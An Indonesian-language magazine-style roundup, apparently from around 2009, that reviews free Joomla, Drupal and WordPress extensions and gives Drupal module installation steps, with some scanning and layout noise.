Compatibiliy	: 1.0 Native / 1.5 Native
Developer	: BlastChat



ContentItem Module


Untuk menampilkan artikel pilihan terbaik yang bukan di menu utama, anda dapat menggunakan modul ini untuk diletakkan di bagian tertentu. Dengan modul ini kita dapat memilih artikel / news yang ingin kita tampilkan di posisi yang kita inginkan pada halaman website.

Version	: 1.2.1
License	: GPLv2.0
Type	: Non-Commercial
Category	: Content & News
Compatibiliy	: 1.0 Native / 1.5 Native
Developer	: Eike

Joomla Comment


Componen untuk menampilkan fitur komentar pada artikel yang telah kita publish, mendukung capcta, comment feed (RSS), kita juga dapat mengganti theme-nya. Dapat menggunakan avatar (khusus Community Builder).

Version	: 3.26
License	: GPLv2.0
Type	: Non-Commercial
Category	: Contact & feedback
Compatibiliy	: 1.0 Native / 1.5 Legacy
Developer	: Compojoom.com





Joomla! or Wordpress??



Allvideo plugins


Plugin yang satu ini digunakan agar kita mudah untuk meng-embed / menanamkan video dari situs lain seperti youtube kedalam website kita, berfungsi untuk menjalankan file dengan format seperti Flash, QuickTime, Shockware, Windows Media, dan Real Media. Kita tinggal memasukan link videonya ke dalam content berita dengan kode tertentu.

Version	: 2.5.3
License	: GPLv2.0
Type	: Non-Commercial
Category	: video Players & gallery
Compatibiliyy	: 1.0 Native / 1.5 Native
Developer	: JoomlaWorks

PhocaGallery with slideshow

Ingin membuat gallery image pada web joomla kita? PhocaGallery merupakan salah satu component yang bisa diandalkan, tampilannya yang menarik serta letak gambar yang tersusun rapi membuatnya menjadi semakin menawan. Ketika gambarnya di klik maka akan memunculkan sebuah popup gambar yang diperbesar, dan terdapat fitur didalamnya.

Version	: 2.2.1
License	: GPLv2.0
Type	: Non-Commercial
Category	: Photos & images
Compatibiliyy	: 1.5 Native
Developer	: Jan Pavelka



Jambook

Component ini untuk memunculkan fasilitas bukutamu (guestbook), memiliki fitur anti spam dan dapat dikostumisasi.

Version	: 1.0 RC1
License	: GPLv2.0
Type	: Non-Commercial
Category	: Contact and feedback
Compatibiliy	: 1.0 Native / 1.5 Legacy
Developer	: Olle Johansson



mXcomment

Salah satu component untuk menampilkan fitur comment pada website kita, anda dapat mengganti themesnya sesuka hati, mendukung captca dan juga askimet (anti spam) hanya dengan memasukan API key askimet dalam konfigurasinya.

Version	: 1.0.9
License	: GPLv2.0
Type	: Non-Commercial
Category	: Contact & feedback
Compatibiliy	: 1.0 Native / 1.5 Legacy
Developer	: Bernard Gilly

RsGallery


Pilihan lain untuk image gallery, RsGallery ini merupakan salah satu komponen terpopuler yang dapat diandalkan untuk memanage image gallery, tampilannya yang sederhana terlihat simple namun tetap menawan. Dilengkapi dengan fitur yang lumayan lengkap namun tetap memiliki akses yang baik seperti: description file, voting, dan fitur komentar. Juga tersedia fitur slideshow dan pencarian file.

Version	: 2.0.0
License	: GPLv2.0
Type	: Non-Commercial
Category	: Photos & images
Compatibility	: 1.0 Native / 1.5 Native
Developer	: RSGallery.net team

GoogleMap

Plugin ini digunakan untuk membuat peta (satelit flat) menggunakan mesin Google.


Version	: 2.11f
License	: GPLv2.0
Type	: Non-Commercial
Category	: Photos & images
Compatibility	: 1.0 Native / 1.5 Native
Developer	: Mike Reumer



Kwick Vertical Sliding Menu

Module ini dimanfaatkan untuk menyederhanakan tampilan menu yang jumlahnya banyak dengan cara menampilkan menu secara sliding. Dengan module ini daftar menu tidak akan muncul sebelum meng-klik menu yang dimaksud.

Version	: 1.2
License	: GPLv2.0
Type	: Non-Commercial
Category	: Core Enhancements
Compatibility	: 1.5 Native
Developer	: Rony Chandra Yofa Zebua – Dwi



Jsecure Authentication

Berfungsi untuk memproteksi halaman administrator dari serangan hacker, karena mudahnya untuk masuk ke halaman authentication administrator pada web Joomla, yaitu tinggal menambahkan /administrator di belakang nama website misal <http://namewebsite.com/administrator>, akan memudahkan para hacker yang telah mencuri account kita untuk masuk ke halaman admin. Plugin ini sangat berguna untuk menyembunyikan halaman administrator.

Versions	: 1.06
License	: GPLv2.0
Type	: Non-Commercial
Category	: Security
Compatibiliy	: 1.0 Native / 1.5 Native
Developer	: Aiav Lulia

The page you have requested could not be found. (404)

Phocadownload

Salah satu pilihan untuk berbagi file dengan pengunjung, untuk website yang dilengkapi dengan fitur download komponen ini layak untuk digunakan, manajemen filenya bagus dengan membagi file menjadi section dan kategori, tampilannya yang simple membuatnya mudah digunakan, dilengkapi dengan informasi detil mengenai file.

Version	: 1.0.6
License	: GPLv2.0
Type	: Non-Commercial
Category	: Directory & Documentation
Compatibiliy	: 1.5 Native
Developer	: Jan Pavelka

Jumi Pack

Dengan component ini kita dapat memasukan custom code, html, php, dan javascript sebagai salah satu module pada situs kita dengan mudah, seperti misalnya adsense, googlegroup, recent readers, technorati, dll

Version	: 2.0.1
License	: GPLv2.0
Type	: Non-Commercial
Category	: Custom code
Compatibiliy	: 1.0 Native/1.5 Native
Developer	: Martin Hájek, Edvard Ananyan

Ads by Google ▾

532nm Lab Spec Lasers
Up To 15W CW, High Stability Low Noise & Single Frequency Avail.
www.LaserGlow.com

PowerBuilder Migration
Migrate PB app to Web Automatic Effort Estimation
www.ewaksoft.com



JA purity

Berfungsi untuk membuat menu yang interaktif, memiliki submenu (pull down) saat mouseover / berada diatas menu tersebut. Module ini dapat dimanfaatkan untuk membuat tampilan website lebih interaktif dengan navigasi yang sederhana namun powerfull.

Version	: 1.1.0
License	: GPLv2.0
Type	: Non-Commercial
Category	: Core Enhancements
Compatibiliy	: 1.5 Native
Developer	: Joomlart



Carousel Banner

Jika ingin menampilkan iklan atau banner di website dengan tampilan iklan yang berubah-ubah, kita dapat memanfaat module ini, berfungsi untuk menampilkan iklan (banener) secara acak dan menarik. Iklan yang ditampilkan akan bergerak secara otomatis dan bergantian sesuai dengan yang dikonfigurasikan, dan tiap-tiap gambar memiliki link yang berbeda-beda.

Version	: 1
License	: GPLv2.0
Type	: Non-Commercial
Category	: ads & affiliates
Compatibiliy	: 1.5 Native
Developer	: Andy Sikumbang



Media Player

Jika ingin membangun website bertemakan musik, dapat memanfaatkan module ini. Berfungsi untuk menjalankan dan menampilkan audio secara online.

Version	: 1.1.0
License	: GPLv2.0
Type	: Non-Commercial
Category	: Multimedia
Compatibiliy	: 1.0 Native / 1.5 Native
Developer	: Daniel Gutierrez

Media Player



sh404SEF

Komponen untuk SEF (Search Engine Friendly), merubah URL situs menjadi lebih friendly.

Version	: 1.3.9
License	: GPLv2.0
Type	: Non-Commercial
Category	: SEF
Compatibiliy	: 1.0 Native / 1.5 Native
Developer	: Yannick Gaultier

JoomSEO

Jika kalian mencari extension untuk menampilkan judul situs pada search engine dengan joomla 1.5, maka gunakan extension ini. Joomseo adalah ekstensi joomla kategori SEO (Search Engine Optimization),

dapat merubah title html, meta keyword, dan deskripsi website kita secara dinamis. Format judul yang ditampilkan adalah kombinasi dari: heading+paragraph, site nama, dan keyword. Berintegrasi secara baik dengan sh404SEF.

Version	: 1.5.2
License	: GPLv2.0
Type	: Non-Commercial
Category	: SEO
Compatibiliy	: 1.5 Native
Developer	: Phillip Brown

DRUPAL



Drupal adalah salah satu CMS php-mysql terbaik yang dimiliki komunitas open source. CMS terbaik yang terasa ringan, mudah, dan aman, gelar “pas di hati” memang cocok dipegang oleh drupal.

Drupal adalah salah satu CMS php-mysql terbaik yang dimiliki komunitas open source. CMS terbaik yang terasa ringan, mudah, dan aman, gelar “pas di hati” memang cocok dipegang oleh drupal. CMS ini dapat di kostumisasi menjadi apa saja sekehendak kita, memiliki fitur-fitur yang dengan sekejap mampu menjadikannya sebuah portal berita, blog pribadi, forum diskusi, portal web komunitas, e-commerce, dll. Jika kita menggabungkan semuanya, maka drupal bisa menjadi website komunitas yang luar biasa. Saat ini versi terakhir adalah Drupal versi 6.10. Untuk melihat sejauh mana implementasi drupal dalam dunia website anda dapat mengunjungi situs officialnya yaitu <http://www.drupal.org>.

Drupal Module

Fitur-fitur untuk menambah fungsionalitas website tersebut dalam CMS Drupal disebut sebagai *Module*. Pada default instalasi, Drupal telah menyertakan beberapa modul yang sangat baik untuk menjadikannya website yang mantap. Hal yang menggembirakan adalah tersedianya modul tambahan yang sangat banyak dengan dukungan update fitur serta security untuk tiap module yang sangat cepat, ditambah sebagian besar lisensinya GNU/GPL alias bebas untuk digunakan.

Install Module Drupal

Untuk installasi module Drupal, sebelumnya kita harus mengupload file module-nya terlebih dahulu secara manual menggunakan fasilitas cpanel jika anda ingin menginstallnya di server hosting, dan lakukan copy jika anda ingin menginstallnya pada localhost.

Cara install:

1. Masuk ke Direktori Public html >> sites >> all
2. Pada direktori all buatlah 2 buah folder baru, beri nama masing-masing Modules dan Themes. (untuk module masukkan ke folder modules, untuk tema masukkan ke folder themes)
3. Upload file module.zip (*.tar.gz) yang telah kita download ke folder modules yang telah kita buat. Pastikan file sudah harus terextract di folder modules tersebut, atau extract terlebih dahulu jika tidak ada fasilitas auto-extract pada cpanel tsb.
4. Aktifkan melalui menu Admister >> Site building >> Modules pada website joomla kita.
5. Pada halaman modules, berikan tanda centang untuk mengaktifkan modul yang kita inginkan, lalu klik tombol save configuration.

Enabled	Name	Version	Description
<input checked="" type="checkbox"/>	CKEditor	6.x-2.x-dev	Allows the usage of CKEditor (WYSIWYG) instead of plain-text fields.
<input checked="" type="checkbox"/>	DEVE	6.x-1.2	An inspectable spider and browser, introspecting internal directores and source code.
<input checked="" type="checkbox"/>	Node	6.x-1.3	Content type, user roles, drag right and drop left menus to be placed in blocks.

Available	Name	Version	Description
<input type="checkbox"/>	affable_photoframe	6.x-0.5-beta4	Provides an upload interface.
<input checked="" type="checkbox"/>	photoframe	6.x-0.5-beta4	Required for photoframe (enabled).
<input checked="" type="checkbox"/>	views	6.x-1.3-beta4	Provides an interface for creating views (enabled).

[Save configuration](#)

Module Drupal Pilihan

Berikut ini beberapa module Drupal v.6.x pilihan sebagai referensi bagi anda yang sedang mencari-cari module yang tepat atau sekedar mencoba-coba module Drupal. Module yang dijabarkan di sini merupakan module yang berlisensi gratis.


Diantaranya adalah sebagai berikut:

FCK editor

FCK editor adalah salah satu modul penting yang wajib dipasang pada website drupal. FCK editor adalah editor HTML, seperti WYSWYG (what you see is what you get) yang digunakan untuk menulis postingan atau artikel semudah menulis di microsoft word atau openwriter, kita bisa memasukan foto, flash, mengatur alignment, edit text, dsb.

Selain modul kita juga harus mengupload FCK editor library-nya.


Version : 6.x-1.3-rc7
License : GPLv2.0
Type : Non-Commercial
Category : Editors
Compatibility : 6.x
Developer : wwalc



IMCE

modul tambahan untuk editor WYSWYG, digunakan pada FCK editor atau tinyMCE, fungsinya adalah untuk memasukan image dengan mudah sekaligus mengupload image tersebut terlebih dahulu.

Version : 6.x-1.2
License : GPLv2.0
Type : Non-Commercial
Category : Editors
Compatibility : 6.x
Developer : ufk



Album Photos

Ingin menampilkan image atau album photo di website Drupal dapat menggunakan modul ini. Dimaksudkan sebagai pengelolaan gambar dan album foto, memungkinkan mempublish beberapa foto dalam satu album pada halaman awal situs kita, dapat juga ditambahkan fitur slideshow.

Version : 6.x-2.5-beta4
License : GPLv2.0
Type : Non-Commercial
Category : Content
Compatibility : 6.x
Developer : eastcn

CMS

Thu, 03/05/2009 - 12:30 — rikimaruu



WEN

[Add new comment](#)

Token

modul yang sangat penting, banyak sekali modul lain yang tergantung pada token, module token menyediakan central API untuk modul lain yang menggunakan token ini,

Misalnya kita ingin otomatis membuat folder dengan format: sites/all/default/files/[uid] dimana [uid] ini otomatis diganti dengan User ID yang login pada saat itu.

Modul yang menggunakan modul token seperti Organic Groups, Pathauto, eCommerce, Ubercart, dll.

Perlu diingat token tidak menyediakan fungsi yang kelihatan pada pengguna.

Version : 6.x-1.11
License : GPLv2.0
Type : Non-Commercial
Category : Utility
Compatibility : 6.x
Developer : Eaton

CAPTCHA

lelah untuk menghapus komentar-komentar sampah yang masuk ke situs kita? install saja modul CAPTCHA ini, modul CAPTCHA akan mencegah situs anda dari spambot. CAPTCHA adalah sebuah tes respon yang biasanya ditempatkan di form web untuk memastikan apakah pengguna mesin atau manusia. Tujuan dari CAPTCHA adalah untuk memblok submissions form dari spambot-script otomatis

Module CAPTCHA menyediakan 3 pilihan tipe kode yang akan digunakan, berupa gambar, huruf/angka, dan penghitungan matematis.

Version	: 6.x-1.0-rc2
License	: GPLv2.0
Type	: Non-Commercial
Category	: Security
Compatibiliy	: 6.x
Developer	: wundo

Content Construction Kit (CCK)

Ini merupakan modul yang paling powerfull di drupal jika dipasangkan dengan view. CCK merupakan module yang sangat fungsional. Dengan CCK kita diberikan keleluasaan dan implementasi untuk membuat jenis content / node sendiri di bidang yang kita inginkan. Beberapa kontibutor juga menambahkan beberapa widget untuk CCK, seperti computed field, date, email, image, link.

Version	: 6.x-2.1
License	: GPLv2.0
Type	: Non-Commercial
Category	: Content
Compatibiliy	: 6.x
Developer	: JonBob

View

Module view menyediakan metode yang fleksibel untuk mengatur tampilan di web drupal yang mengatur bagaimana content / Node dipresentasikan. Dengan module ini kita diberikan keleluasaan mengatur tampilan custom node yang dibangun menggunakan CCK module. CCK dan view ini memang daya tarik kuat untuk menggunakan CMS Drupal.

Version	: 6.x-2.3
License	: GPLv2.0
Type	: Non-Commercial
Category	: Content Display
Compatibiliy	: 6.x
Developer	: merlinofchaos



Pathauto

Drupal mempunyai kemampuan untuk membuat URL yang friendly (SEF) dengan modul pathauto ini, secara default postingan pada drupal akan diberi URL seperti example.com/node/123, dengan pathauto kita dapat membuat alias pada content yang telah didefinisikan sebelumnya, bersama dengan modul Token kita bisa buat menjadi example.com/articles/20080221/hello-word, yang lebih human readable dan SEO friendly tentunya.

Version	: 6.x-1.1
License	: GPLv2.0
Type	: Non-Commercial
Category	: SEF
Compatibiliy	: 6.x
Developer	: Greggles



Counter

Sebaiknya kita tahu siapa dan berapa banyak pengunjung website kita, module ini digunakan untuk menampilkan penghitung (counter) website.

Fiturnya antara lain:

- Count Site Counter
- Count Unique Visitor
- Count Registered and Unregistered User
- Count Published and unpublished Node
- Display Client's IP
- Report: Client IP, Access Date, Access Page
- Initial values

Version	: 6.x-1.6
License	: GPLv2.0
Type	: Non-Commercial
Category	: Evaluation/rating
Compatibility	: 6.x
Developer	: Drupal-id.com


Site Counter

- Site Counter: 7559
- Unique Visitor: 975
- Unregistered Users: 3
- Published Nodes: 31
- Your IP:
125.160.96.24
- Since: 2008-10-26

Nice Menus

Akan lebih menarik jika membuat tampilan menu di web Drupal kita menjadi lebih nice, dengan modul ini kita bisa membuat menu drop-down/right/left sesuai dengan keinginan kita. Dengan menempelkan mouse pada menu maka akan memunculkan submenu lainnya. Nice Menu memungkinkan 3 macam style untuk penggunaannya, yaitu: horizontal, menu drop ke bawah; vertikal, menu fly ke kanan; dan vertikal, menu fly ke kiri.


Version	: 6.x-1.3
License	: GPLv2.0
Type	: Non-Commercial
Category	: Content Display
Compatibility	: 6.x
Developer	: add1sun



Simplemenu

Modul ini untuk membuat menu bar administrator dimunculkan di bagian atas pada setiap halaman, menunya fixed berada di atas setiap halaman dan menggunakan jquery untuk memposisikannya di bagian atas. Sangat bermanfaat untuk template yang tidak mempunyai tempat yang bagus untuk menaruh menu administrator

Version	: 6.x-1.2
License	: GPLv2.0
Type	: Non-Commercial
Category	: Administration
Compatibility	: 6.x
Developer	: Roger López



Contemplate

Mengedit template drupal dapat dilakukan dengan mudah. Dengan Contemplate (alias content template) kita dapat memodifikasi bagian teaser, body, dan RSS pada drupal menggunakan administrator untuk menentukan template. Template ini menggunakan Code PHP dan semua variable objek node yang tersedia untuk digunakan dalam template nantinya. Module ini tersambung baik dengan CCK.

Version	: 6.x-1.0-beta5
License	: GPLv2.0
Type	: Non-Commercial
Category	: Content
Compatibiliy	: 6.x
Developer	: jrglasgow

Ubercart

Ingin berjualan online di web Drupal? ubercart adalah salah satu module e-commerce yang bisa digunakan di Drupal, Fiturnya lumayan lengkap, yang difokuskan untuk penggunaan store configuration, menciptakan produk dan katalog, dan pembelian online. Modul ini cocok digunakan untuk website yang menjual barang berupa fisik ataupun digital.

Version	: 6.x-2.0-beta5
License	: GPLv2.0
Type	: Non-Commercial
Category	: e-Commerce
Compatibiliy	: 6.x
Developer	: Andy_Lowe

Emfield


ini merupakan kunci untuk yang dapat membuat Drupal anda menjadi layaknya youtube. modul ini digunakan untuk meng-embed video, image,dan audio file dari berbagai provider third party, seperti YouTube, Google, Blip.TV, Revver, MySpace, MetaCafe, Flickr, Imageshack, dsb. Kita tinggal memasukkan URL atau Embed code-nya.

Version	: 6.x-1.0-beta1
License	: GPLv2.0
Type	: Non-Commercial
Category	: Content Display
Compatibiliy	: 4.7 / 5 / 6.x
Developer	: Aaron Winborn

Quicktabs

Modul untuk membuat content tabs dan block dengan mudah, kita bisa membuat block pada halaman website yang diisikan tab-tab sesuai dengan keinginan, jika mengklik tabnya maka secara otomatis akan membuka halaman tab tersebut secara instant tanpa load terlebih dahulu, memanfaatkan jquery. Tersedia opsi ajax mode off/on.


Version	: 6.x-2.0-rc2.
License	: GPLv2.0
Type	: Non-Commercial
Category	: e-Commerce
Compatibiliy	: 6.x
Developer	: Andy_Lowe



Thickbox

Modul untuk mempermudah postingan website Drupal kita, thickbox adalah modul berbasis javascript on the top jquery library, yang memungkinkan untuk memunculkan gambar/text pada pop-up window jika kita mengklik gambar atau text. Sehingga user tidak perlu meninggalkan page aslinya untuk melihat preview gambar atau text yang diperbesar.


Version	: 6.x-1.2
License	: GPLv2.0
Type	: Non-Commercial
Category	: Content Display
Compatibiliy	: 6.x
Developer	: frjo



Shoutbox

Modul untuk membuat block (tampilan pada sidebar) dimana pengunjung dapat dengan cepat mengirim shoutbox / pesan singkat yang secara langsung ditampilkan tanpa refresh.

Version	: 6.x-1.2
License	: GPLv2.0
Type	: Non-Commercial
Category	: Content
Compatibiliy	: 6.x
Developer	: disterics



Fivestar

Menampilkan pilihan voting penilaian untuk suatu node yang diinginkan, misalnya artikel, tampilannya atraktif berbasis ajax, berupa 5 bintang berjejer kita tinggal mengesernya untuk memilih berapa bintang sebagai nilai voting nantinya.

Version	: 6.x-1.2
License	: GPLv2.0
Type	: Non-Commercial
Category	: Evaluation/rating
Compatibiliy	: 6.x
Developer	: quicksketch

Sample node

Sat, 11/10/2007 - 00:49 — nate

Average: Your rating:

Sample node


Sat, 11/10/2007 - 00:49 — nate

Average: Your rating:

DHTML menu

Membuka menu secara dinamis untuk mengurangi beban refresh halaman, ini sangat bagus digunakan di menu administration, lebih cepat membuka menu dan submenu pada halaman administrator situs jika dibandingkan tidak menggunakan DHTML menu.*[Satya Danu dan Hartono Gunawan]*

Version	: 6.x-3.4
License	: GPLv2.0
Type	: Non-Commercial
Category	: Site navigation
Compatibiliy	: 6.x
Developer	: Arancaytar




Taxonomy Manager

Module ini menyediakan pengaturan yang powerful untuk membuat / entry data suatu taksonomi, yang akan ditampilkan dalam dynamic tree view, dimana setiap parent item dapat dibuka/tutup atau expand/collapse dan memunculkan daftar item lainnya.

Taxonomy Manager mempunyai fitur seperti:
Mass deleting, mass adding of new terms, moving of terms in hierarchies, merging of terms, fast weight changing with up and down arrows (and AJAX saving), AJAX powered term editing form, simple search interface, dan CSV Export of terms.

Version	: 6.x-1.0-beta2.
License	: GPLv2.0
Type	: Non-Commercial
Category	: Administration
Compatibiliy	: 6.x
Developer	: mh86



WordPress Plug-in



Mungkin kita lebih mengenal wordpress sebagai layanan blog yang ada di internet. Ternyata bukan hanya itu, Wordpress pun tersedia dalam bentuk engine CMS yang bisa digunakan oleh siapa saja layaknya Joomla, Drupal, dan lain-lain

Wordpress Plugins

Mungkin kita lebih mengenal wordpress sebagai layanan blog yang ada di internet. Ternyata bukan hanya itu, Wordpress pun tersedia dalam bentuk engine CMS yang bisa digunakan oleh siapa saja layaknya Joomla, Drupal, dan lain-lain

Karena itu situs wordpress dibedakan menjadi dua. Satu yaitu wordpress.com yang fungsinya sebagai web blogging untuk para blogger. Dan yang kedua adalah wordpress.org, yaitu situs khusus untuk menyediakan dan informasi lainnya mengenai engine CMS Wordpress.

Kita akan membahas tentang plugin engine wordpress sebagai CMS yang bisa kita gunakan untuk situs pribadi kita. Berikut adalah beberapa plugin pilihan yang akan berguna untuk keperluan situs anda.

Sticky Post

Pluggin ini sangat berguna bagi anda yang menginginkan satu artikel yang selalu nampak pada halaman depan situs wordpress anda. Walaupun anda membuat artikel baru, satu, dua atau seratus :D, postingan yang diberi label sticky akan bertahan diposisi teratas. Ini sangat berguna bagi anda yang ingin membuat sejenis artikel "welcome" untuk para pengunjung anda. Bisa berisi kata-kata sambutan, foto anda, identitas anda atau apapun yang bersifat welcome artikel.

Bagi anda pembuat website sederhana sejenis company profile, tidak usah repot-repot membuat website statis dari html. Cukup menggunakan wordpress dan pluggin sticky ini. Misalkan anda pembuat website sederhana yang dapat pekerjaan membuat sebuah situs perusahaan yang simple. Hanya terdiri dari welcome artikel, link-link sederhana, dan artikel-artikel yang selalu diupdate setiap waktu berdasarkan agenda perusahaan tersebut. Maka wordpress dan pluggin ini cukup untuk menjadi senjata tempur anda :D

Cara menggunakannya sangat mudah, saat anda membuat artikel baru atau mengedit artikel lama, berikan tanda centang pada Stick this post to the front page atau pilih opsi sticky bila anda menggunakan wordpress versi Version 2.7.1.

Version : 1.40
[Other Versions »](#)
Last Updated : 2008-12-12
Requires WordPress Version: 2.7 or higher



WP – Cumulus

Inilah salah satu plugin yang mampu menampilkan tag-tag anda secara dinamis. Tag-tag anda akan berupa file flash yang dinamis yang akan bergerak berlawanan dengan mouse anda. Ini berguna untuk memudahkan pengguna untuk mengklik tag yang ada pada kumpulan tag tersebut. Cocok untuk anda yang menginginkan web yang dinamis dan futuristik.

Karena menampilkan file flash di website anda, maka browser yang digunakan harus sudah terinstal oleh flash player untuk browser.

Anda bisa mengatur tampilan dari tags ini sesuai dengan keinginan anda. Untuk anda yang menggunakan Wordpress versi 2.7.1, masuklah ke dalam WP admin anda lalu pilih appearance - widget – aktifkan WP-Cumulus. Lalu perhatikan disebelah kanan layar, pada Wp-Cumulus: Tag Cloud klik Edit. Bila sudah, klik done lalu save change, maka tag tersebut akan aktif dan berpenampilan sesuai dengan nilai yang anda gunakan.

Version : 1.20
Last Updated : 2009-3-11
Requires WordPress Version : 2.3 or higher
Compatible up to

Google Sitemap Generator

